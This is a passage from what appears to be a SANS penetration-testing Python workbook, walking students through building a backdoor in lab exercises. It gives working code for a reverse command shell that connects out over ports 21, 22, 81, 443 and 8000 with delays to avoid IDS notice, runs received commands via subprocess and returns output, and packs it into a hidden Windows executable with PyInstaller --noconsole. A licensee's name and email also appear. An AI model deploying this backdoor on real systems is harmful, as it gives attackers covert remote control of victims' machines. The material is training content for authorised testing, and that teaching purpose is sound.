All of the registry concepts we've discussed, as well as a few others, are implemented for you in a tool called `werejugo.py`. `werejugo` requires that you register for a `wigle.net` API key so you can look up the locations of the SSIDs. The tool also geolocates the laptop based on the location of the laptop whenever a Windows Networking Diagnostic is run. When a diagnostic is run, a Windows Event ID 6100 is recorded in the event logs. That event log contains the signal strength of wireless access points that are within range of the laptop. We can use those SSIDs and the signal strength to geolocate the laptop using APIs to locate your position. After finding each of these artifacts, `werejugo` will create a spreadsheet containing dates, times, and locations of the laptop.

Watch for updates! <https://github.com/markbaggett/werejugo>

Lab Conclusions

You are finished with this lab. You can now close all of the applications that were used in this lab. That includes the GEOIP web application, the Burp Suite, Python, and gedit.

In this lab, we learned how to use Requests to interact with a webpage to:

- Log in to a web form with a username and password
- Selectively follow redirection commands
- Submit data to an API used by a jquery form
- Create custom HTTP headers
- Modify the User-Agent
- Maintain sessions interacting with web APIs

© SANS Institute 2020

Exercise 5.1: Socket Essentials

Objectives

- Understand Python sockets
- Write a program that connects outbound to a Netcat listener, downloads a file, and prints it to the screen

Lab Description

The longest journey begins with a single step. So now it is time for the first exercise as we start building our new backdoor. This exercise is in two parts. First, we will use the interactive Python shell to create socket objects as clients and talk with a Netcat listener. Next, we will use a Python socket server and a Netcat client. Then we will use a socket server and a Netcat client. Finally, we will write a small program that will act as a client to connect to a Netcat listener and download the contents of a text file. This small "filegrabberclient.py" will be the basis on which we will build our backdoor.

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open two terminals by double-clicking the desktop icon.



In one terminal, start the Python3 interactive shell:

```
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

This lab has two parts:

1. Use Netcat to interact with Python 3 sockets and discover the nuances of sockets
 - Netcat Listener and Socket Client
 - Netcat Client and a Socket Server
2. Write a program that connects outbound to a Netcat listener, downloads a file, and prints it to the screen

Note: Remember, in Python 3, sockets send and receive **BYTES**, not Strings. You need to `.encode()` what you send and `.decode()` what you receive.

Full walkthroughs start on the next page.

Let's use a socket to communicate with a Netcat listener on our own computer. The first step is to start a Netcat listener yourself. Inside your Linux virtual machine, open a new terminal window and run the following command:

```
$ nc -l -p 9000
```

Note: that is a dash lowercase ell, "l", as in listen, not the number one "1".

Now open a second terminal window and type **python3** to start an interactive Python interpreter:

```
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

Then, inside your interactive Python window, type the following lines:

```
>>> import socket
>>> mysocket = socket.socket()
>>> mysocket.connect(("127.0.0.1", 9000))
>>> mysocket.send("Hello\n".encode())
6
>>> mysocket.send("Are you there\n".encode())
14
```

The send function requires bytes as the argument, not a string. Adding `.encode()` to the end of our string will turn it into bytes. The "\n" is the new line character and represents pressing ENTER in the terminal window. Notice that the strings "Hello" and "Are you there" appear in your Netcat window immediately after you have transmitted them.

```
$ nc -l -p 9000
Hello
Are you there
```

Received!



But how does `recv()` work? Is data queued and saved? What if you are not "receiving" at the exact moment the packets are transmitted? `recv()` takes care of this for you. Let's stage some data in the buffer on the client computer so it is ready for the `recv()` command.

In your Netcat window, type **I am here!** and press **Enter**.

```
$ nc -l -p 9000
Hello
Are you there
I am here!<Enter> 
```

Now, in your Python session, issue the `recv()` command:

```
>>> mysocket.recv(100)
b'I am here!\n'
```

Notice that the data immediately appears on the screen. Also, notice that the string has a small `b` in front of it. This indicates that you received bytes and not a string. Now try issuing the `recv()` command when there is no data queued and use the `decode` method to convert the bytes into a string.

```
>>> mysocket.recv(100).decode()
```

Notice that the `recv()` command sits there and waits for packets to arrive. It will display the information when you go to your Netcat window and type **Are you waiting on me?** and press **Enter**.

```
Are you waiting on me?<Enter> 
```

Switch back to the Python session and you see the string. Notice that this time there is no '`b`' in front of it. The `decode()` method converted the bytes into a Python string.

```
>>> mysocket.recv(100).decode()
'Are you waiting on me?\n'
```

This time let's turn it around and run a server inside our Python shell and then connect to it with Netcat.

First, let's start up our Python server.

```
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.

>>>
```

Now, inside your Python shell, start up your socket server, as follows:

```
>>> import socket
>>> myserver = socket.socket()
>>> myserver.bind(("", 5000))
>>> myserver.listen(1)
```

Your service is now listening. Connect to the server using Netcat:

```
$ nc 127.0.0.1 5000
```

Now the server can accept the connection. The `accept()` method will return a tuple containing a connection object and a tuple containing information about the remote connection. The connection object then can be used to send and receive information across the socket. Take the string "Hello There\n" and turn it into bytes by calling `.encode()`, then transmit it using `send()`. Instead of calling `encode()`, we could have just placed a small `b` outside of the string to make it bytes. Either will work. Let's try:

```
>>> connection, remoteip = myserver.accept()
>>> print(remoteip)
('127.0.0.1', 48322)
>>> connection.send("Hello There\n".encode())
```

Notice that "Hello There" appears in your Netcat window.

```
$ nc 127.0.0.1 5000
Hello There
```

 RECEIVED

Now send data back in the other direction. Continue in your Python shell and type the following:

```
>>> connection.recv(1024).decode()
```

Now that it is ready to receive the data, type the following into the Netcat listener: **Back at you!**

```
$ nc 127.0.0.1 5000  
Hello There
```

Back at you!

Transmit


And back in Python, you will see the text:

```
>>> connection.recv(1024).decode()  
'Back at you!\n'
```

Plant a File on a Target

Let's start out with an exercise that would require a simple program.

In this scenario, you are required to plant a file on target systems within the environment to prove that you were able to gain access to them. You will write a simple script that connects out to a remote Netcat listener and then reads the information sent from Netcat. For simplicity's sake, your program will have to display only the file that it receives on the screen.



First, change to the apps directory by typing the following command:

```
$ cd ~/Documents/pythonclass/apps
```

Look at the contents of the file to plant using the cat command:

```
$ cat filetoplant.txt
Consider this proof that you've been Own3d
```

Then open a separate terminal window and set up your Netcat listener, preparing to transfer the file to the victim:

```
$ nc -l -p 8000 < ./filetoplant.txt
```

Now write a Python script to connect to the Netcat listener, read data from the socket, and print it to the screen. You can start from scratch when writing your program. Alternatively, because you have already typed commands that you know work in your interactive Python shell, you could copy and paste those lines from the shell into a new script. You can use the arrow keys to go through your history and copy the commands that worked for you.

Stop here if you want to challenge yourself or continue on for a full walkthrough.

As you will see, for many of our exercises, a portion of the program has already been written for you. Many times, portions of the written programs will be in the form of pseudo-code (pseudo, meaning "fake"). The pseudo-code is not part of the correct syntax, and you will need to replace it with actual code.

Open up the `filegrabberclient.py` script with gedit and write the program:

```
$ gedit filegrabberclient.py &
```

If you are stuck, there is always a `-final` program around for you to use as reference. The `-final.py` version is a completed working copy of the exercise. In this case, the filename is `filegrabberclient-final.py`. Your completed script might look similar to the `-final` version, which contains the following:

```
import socket

mysocket = socket.socket()
mysocket.connect(("127.0.0.1", 8000))
while True:
    print(mysocket.recv(2048).decode())
```

Finally, let's run our script. Your Netcat listener should be running (we started it at the beginning of the exercise). But if not, go ahead and start another Netcat listener to send the file to plant in the target environment:

```
$ nc -l -p 8000 < ./filetoplant.txt
```

Now, in a second terminal window, run your Python script using Python 3:

```
$ python filegrabberclient.py
```

```
$ python3 filegrabberclient.py
Consider this proof that you've been 0wn3d
```

Verify that the contents of "filetoplant.txt" are displayed on the screen and press **CTRL-C** to kill your script. Now let's run the Python script again:

```
$ python3 filegrabberclient.py
Traceback (most recent call last):
  File "filegrabberclient.py", line 5, in <module>
    mysocket.connect(("127.0.0.1", 8000))
ConnectionRefusedError: [Errno 111] Connection refused
```

We get a "Connection refused" error because our Netcat listener wasn't running and waiting for our connection. Our script is very fragile. We need to add some resiliency to the code. We will address that in our next lab.

Lab Conclusions

- Worked with Python sockets
- Created a script to connect to a Netcat listener, downloaded a file, and printed it to the screen

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

Objectives

- Understand Python exception handling
- Continue adding to `filegrabberclient.py`

Lab Description

Now let's add exception handling to the existing program. When a connection attempt fails, Python generates a "socket.error". We can use that as a trigger to try a different port. We want our reverse shell to try a predetermined list of outbound ports over and over again until we get a connection. In this case, we will use ports 21, 22, 81, 443, and 8000. Try those ports over and over again until you establish a connection. After you successfully establish a connection, your program will execute the existing code in `filegrabberclient.py`.

To avoid overwhelming the firewall or raising suspicions with the IDS, let's add a one-second delay between each outbound connection. To make your program pause for one second, you will need to import the time module and call the `time.sleep()` function, passing it the number of seconds you want to delay.

Although there is little risk of overwhelming a target firewall, we have to be careful not to adversely impact target systems. It is bad news when you cause a denial of service on your customer's production systems. Introducing a small delay can make the difference between a successful penetration test and an angry customer. This is especially true when dealing with password guessing attempts and other attacks that require resources from the server.

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.



Now let's try to add exception handling to our file grabber client:

- Try ports 21, 22, 81, 443, and 8000
- Normally, we would use 80, not 81, but it is in use by Apache in your VM, so we are avoiding connecting to it
- If a connection fails, try another port until we have a good connection!
- Delay one second between each attempt

Full walkthrough starts on the next page.

You will be picking up where you left off at "filegrabberclient.py" in your "apps" directory. You want to modify the filegrabberclient.py script and add some exception handling. The exception handling routines will make outbound port connections to ports 21, 22, 81, 443, and 8000 over and over until we get a connection. To accomplish this, we will replace the current line of the program that establishes the connection with a loop that tries multiple ports. In other words, we replace the one line that says:

```
mysocket.connect(("127.0.0.1", 8000))
```

with the exception handling code that does the following (pseudo-code):

```
until we get a connection:  
    for each port in our list of ports:  
        delay for a second  
        try:  
            mysocket.connect(("127.0.0.1", PortFromList))  
        except socket.error:  
            Didn't work.  
                Let's try the next port in our list  
        else:  
            It worked!  
            exit the for loop and the while loop
```

Note: This pseudo-code has been combined with the current program and saved as "filegrabberclientwithexception.py".

Open up the filegrabberclientwithexception.py script with **GEDIT** and write the program:

```
$ gedit filegrabberclientwithexception.py &
```

Note: You should still be in the apps directory from the previous exercise. If you are not, change to the directory "~/Documents/pythonclass/apps".

If you are stuck, there is always a -final program around for you to use as reference. The -final.py version is a completed working copy of the exercise. In this case, the filename is filegrabberclientwithexception-final.py. Your completed script might look similar to the -final version, which contains the following:

```
import socket, time

mysocket = socket.socket()
connected = False
while not connected:
    for port in [21, 22, 81, 443, 8000]:
        time.sleep(1)
        try:
            print("Trying", port, end=" ")
            mysocket.connect(("127.0.0.1", port))
        except socket.error:
            print("Nope")
            continue
        else:
            print("Connected")
            connected = True
            break

while True:
    print(mysocket.recv(2048).decode())
```

Note: the changes to the file are highlighted in bold.

Now, in a terminal window, run your finished Python script using Python 3:

```
$ python3 ./filegrabberclientwithexception.py
Trying 21 Nope
Trying 22 Nope
Trying 81 Nope
Trying 443 Nope
Trying 8000 Nope
Trying 21 Nope
```

Watch it cycle through all the ports and start over at least once to be sure it is working properly. Then restart the Netcat listener to transfer the "filetoplant.txt" across the connection.

Using the terminal window from the previous exercise, press the up arrow key and rerun your Netcat command to transfer filetoplant.txt.

```
$ nc -l -p 8000 < ./filetoplant.txt
```

Back in the window where your Python program is running, you should see it connect and transfer the file to the Python program where it is printed.

```
$ python3 ./filegrabberclientwithexception.py
Trying 21 Nope
Trying 22 Nope
Trying 81 Nope
Trying 443 Nope
Trying 8000 Nope
Trying 21 Nope
Trying 22 Nope
Trying 81 Nope
Trying 443 Nope
Trying 8000 Connected
Consider this proof that youve been 0wn3d
```

Lab Conclusions

- You added exception handling to the file grabber client
- Added ability to try connecting to different ports (21, 22, 81, 443, and 8000)
- Added a delay between each attempt

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

© SANS Institute 2020

Exercise 5.3: Process Execution

Objectives

- Understand Python process execution
- Continue adding to filegrabberclient.py

Lab Description

Now we will continue building on our filegrabberclientwithexception.py program. Replace the while loop at the bottom that currently just prints what it receives to the screen with a loop that will execute code and send the results back to the attacker. Before we just jump into our program, let's open a shell and play with the command in an interactive Python shell so that you are familiar with the syntax. Then, when you understand the syntax, add it to the script.

Lab Setup

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.



In the terminal, start the Python 3 interactive shell:

```
$ python3
Python 3.6.8 (default, Jan 14 2019, 11:02:34)
[GCC 8.0.1 20180414 (experimental) [trunk revision 259383]] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>>
```

No Hints Challenge

In this exercise, you will use the subprocess module to execute commands and capture the output:

- First, you will execute code from inside the Python shell
- Then you will add that code to "filegrabberclientwithexception.py" so that it will execute commands sent across the socket instead of transferring the contents of a file

Full walkthroughs start on the next page.

Try some process execution in an interactive Python shell and see what happens. First, open a terminal window and start Python by typing `python`. Next, import the subprocess module:

```
>>> import subprocess
```

Then execute the command "`cat /etc/passwd`" and capture the output to a process handle:

```
>>> prochandle = subprocess.Popen("cat /etc/passwd", shell=True,
    stdout=subprocess.PIPE, stderr=subprocess.PIPE,
    stdin=subprocess.PIPE)
```

Then the line `output, error = prochandle.communicate()` allows the program to complete execution and read the program's output and errors.

```
>>> output, error = prochandle.communicate()
```

If everything went as planned, the `output` variable will be filled with the result and our `error` variable will be empty. Check the information that was sent to `stderr` by the application:

```
>>> print(error)
b''
```

This should return an empty string because there were no errors. But `stdout` should be a different story. Read the results of `stdout` and print it to the screen:

```
>>> print(output.decode())
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
<Snipped ...>
```

The contents of `/etc/passwd` are printed to the screen.

As in previous exercises, we have started this program for you. We have replaced the line "print (mysocket.recv(2048))" with pseudo-code representing the program that you must write.

Open up the `reversecommandshell.py` script with **GEDIT** and write the program:

```
$ cd ~/Documents/pythonclass/apps/  
$ gedit reversecommandshell.py &
```

Again, your job is to translate the human-readable pseudo-code into legitimate Python code. Here is an example of how your while loop might look when you're finished:

```
while True:  
    commandrequested=mysocket.recv(1024)  
    prochandle = subprocess.Popen(commandrequested, shell=True,  
                                  stdout=subprocess.PIPE, stderr=subprocess.PIPE,  
                                  stdin=subprocess.PIPE)  
    results, errors = prochandle.communicate()  
    results = results + errors  
    mysocket.send(results)
```

There are a couple of ways to solve this problem. But if you get stuck and require some assistance, a portion of a working example is shown above. A completed working example is also in your home folder. It is called `~/Documents/pythonclass/apps/reversecommandshell-final.py`.

After you've finished your script, save it. Then start a Netcat listener on your localhost:

```
$ nc -nv -l -p 8000
```

What do these options mean?

- n: Do not attempt to resolve names of connections
- v: Be verbose
- l: (Server mode) listen and wait for an incoming connection
- p: Local port. This is the port where our service listens in server mode and it is the source port when we are in client mode

Then, in a second terminal window, execute your Python script. The example below uses `reversecommandshell.py`, but you may choose to run your own version of the script instead.

```
$ python3 reversecommandshell.py  
it started
```

After the Netcat listener shows you have a new connection, you can type various Linux commands. Try typing `id` and `pwd`.

```
$ nc -nv -l -p 8000  
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50536  
id  
uid=1000(student) gid=1000(student)  
groups=1000(student),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1  
08(lpadmin),124(sambashare)  
pwd  
/home/student/Documents/pythonclass/apps
```

Now try typing `cd /` followed by `pwd`.

```
$ nc -nv -l -p 8000  
...  
cd /  
pwd  
/home/student/Documents/pythonclass/apps
```

Notice that you are still in the same directory. Remember that each subprocess command is launched as a separate process. The shell is terminated between each command. So executing a `cd` doesn't accomplish anything because the `pwd` is executed in a new shell that has the default directory. If you need to run multiple commands within the same shell, you can put them on the same line, separated by semicolons.

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

Lab Conclusions

In this lab, we modified our `filegrabberclientwithexception.py` program to replace the while loop at the bottom with a loop that will execute code and send the results back to the attacker. You now have a fully functional backdoor, but it is in the form of a Python script and is not easily run on Windows target systems.

Licensed To: Mary Fisher <ethanboie@hotmail.com> April 23, 2020

This page intentionally left blank.

Objectives

- Move source code to Windows
- Point our backdoor to your remote Linux system
- Run backdoor on Windows and control it from Linux
- Create an executable using PyInstaller

Lab Description

For this lab, we will be turning our backdoor into a standalone executable that can run on a Windows system without Python installed. To complete this, you will have to have Windows and PyInstaller installed on a Windows Host. This was your homework assignment in Lab 0.0. If you didn't complete it, you will need to go back to the workbook Lab 0.0 and install the software quickly so you have time to finish this lab.

In this lab, we will be moving the backdoor source code to your Windows computer. Then we will change the IP to point to your Linux system's IP address. Next, we will run it in IDLE to verify it is working properly. You will control the backdoor running on your Windows computer from your Linux machine and verify that everything is working properly. Then you will use PyInstaller to create the executable and test it again. Last, if you have some time left over, go back and repeat the last part but build your backdoor with the --noconsole option so that it runs invisibly in the background.

Log in to Security573 VM:

- Username: **student**
- Password: **student**

Open a terminal by double-clicking the desktop icon.



The Python 3 module "http.server" has a `main()` function in it that will execute a web server with directory indexing enabled. So, if you want to download files that are in the "apps" directory, all you need to do is change to that directory and run the `http.server` Python module. You will need to know your IP address. First, run `ifconfig`:

```
$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:98:34:27
          inet addr 10.10.75.xxx  Bcast:10.10.75.255
                         Mask:255.255.255.0
                           inet6 addr: fe80::a2f2:5201:e41:bf19/64 Scope:Link
                             UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
                             RX packets:3394839 errors:0 dropped:0 overruns:0 frame:0
                             TX packets:1881324 errors:0 dropped:0 overruns:0 carrier:0
                             collisions:0 txqueuelen:1000
                             RX bytes:1568642540 (1.5 GB)   TX bytes:389696073 (389.6
MB)
                           Interrupt:19 Base address:.0x2024
```

Note your IP address, then change to the apps directory and start the web server on port 9000.

```
$ cd /home/student/Documents/pythonclass/apps
$ python3 -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
```


You are now ready to begin the lab.

No Hints Challenge

1. Use the Python web server to move the source code to Windows
2. Point the backdoor to the IP address of Linux and save it
3. Run backdoor on Windows and control Windows from Netcat running on Linux
4. Use PyInstaller to create a --onefile Windows EXE
5. Double-click the EXE and control Windows from Linux again
6. If you have time, add the --noconsole option to make the backdoor run invisibly in the background


Full walkthroughs start on the next page.

Now go to your Windows host and access the website running on port 9000 of your Linux host with your favorite browser. The URL will be something like `HTTP://10.10.75.xxx:9000`.



Scroll through the list of files until you find your backdoor script. If you were unable to finish the previous lab, then use `reversecommandshell-final.py`.

Right-click your backdoor Python script and save it to your Windows desktop.



Note: ALL of the following instructions assume that you have downloaded `reverseshell.py` and saved it on your desktop. If you used your own script or saved it in another location, remember its name and adjust the syntax on the next few pages accordingly.

After you have transferred the file, go to your Linux host and stop your web server by pressing **Control-C** in your terminal window running the Python `http.server` module.


```
127.0.0.1 -- [15/Oct/2019 13:00:32] "GET /favicon.ico HTTP/1.1" 404 -
127.0.0.1 -- [15/Oct/2019 13:00:41] "GET /backdoor-final.py HTTP/1.1"
200 -
^C
Keyboard interrupt received, exiting.
```

Then start Netcat listening on port 8000 to receive the backdoor connection. Type `nc -nv -l -p 8000` and press **enter**.

```
$ nc -nv -l -p 8000
listening on [any] 8000 ...
```

Before we create the .EXE, we should test our script and verify that it works on Windows. Some modules are initially written on the Linux platform and only partially supported on Windows. The same is true in the other direction. Some modules are initially written on Windows and only partially supported on Linux. Let's make sure your program runs on Windows. The following three steps will prepare our script for testing.

1. You can easily edit Python scripts by **right-clicking** on the script and selecting "Open with" or "Edit with Idle", depending upon your OS. There isn't much we need to change to make this run on Windows. As a matter of fact, the only thing you need to do is change the IP address that you send the reverse shell to so it points to your Linux host.



2. Change the IP address in your socket connection to point back to your Linux host, and save your changes.

```


*reversecommandshell-final.py - C:\Users\Win10Lab\Desktop\reversecommandshell-final.py...
File Edit Format Run Options Window Help
from __future__ import print_function
import socket
import time
import subprocess

print("it started")
mysocket = socket.socket()
connected = False
while not connected:
    for port in [21, 22, 81, 443, 8000]:
        time.sleep(1)
        try:
            print("Trying", port, end=' ')
            mysocket.connect(("10.10.75.XXX", port))
        except socket.error:
            print("Nope")
            continue
        else:
            print("Connected")
            connected = True
            break

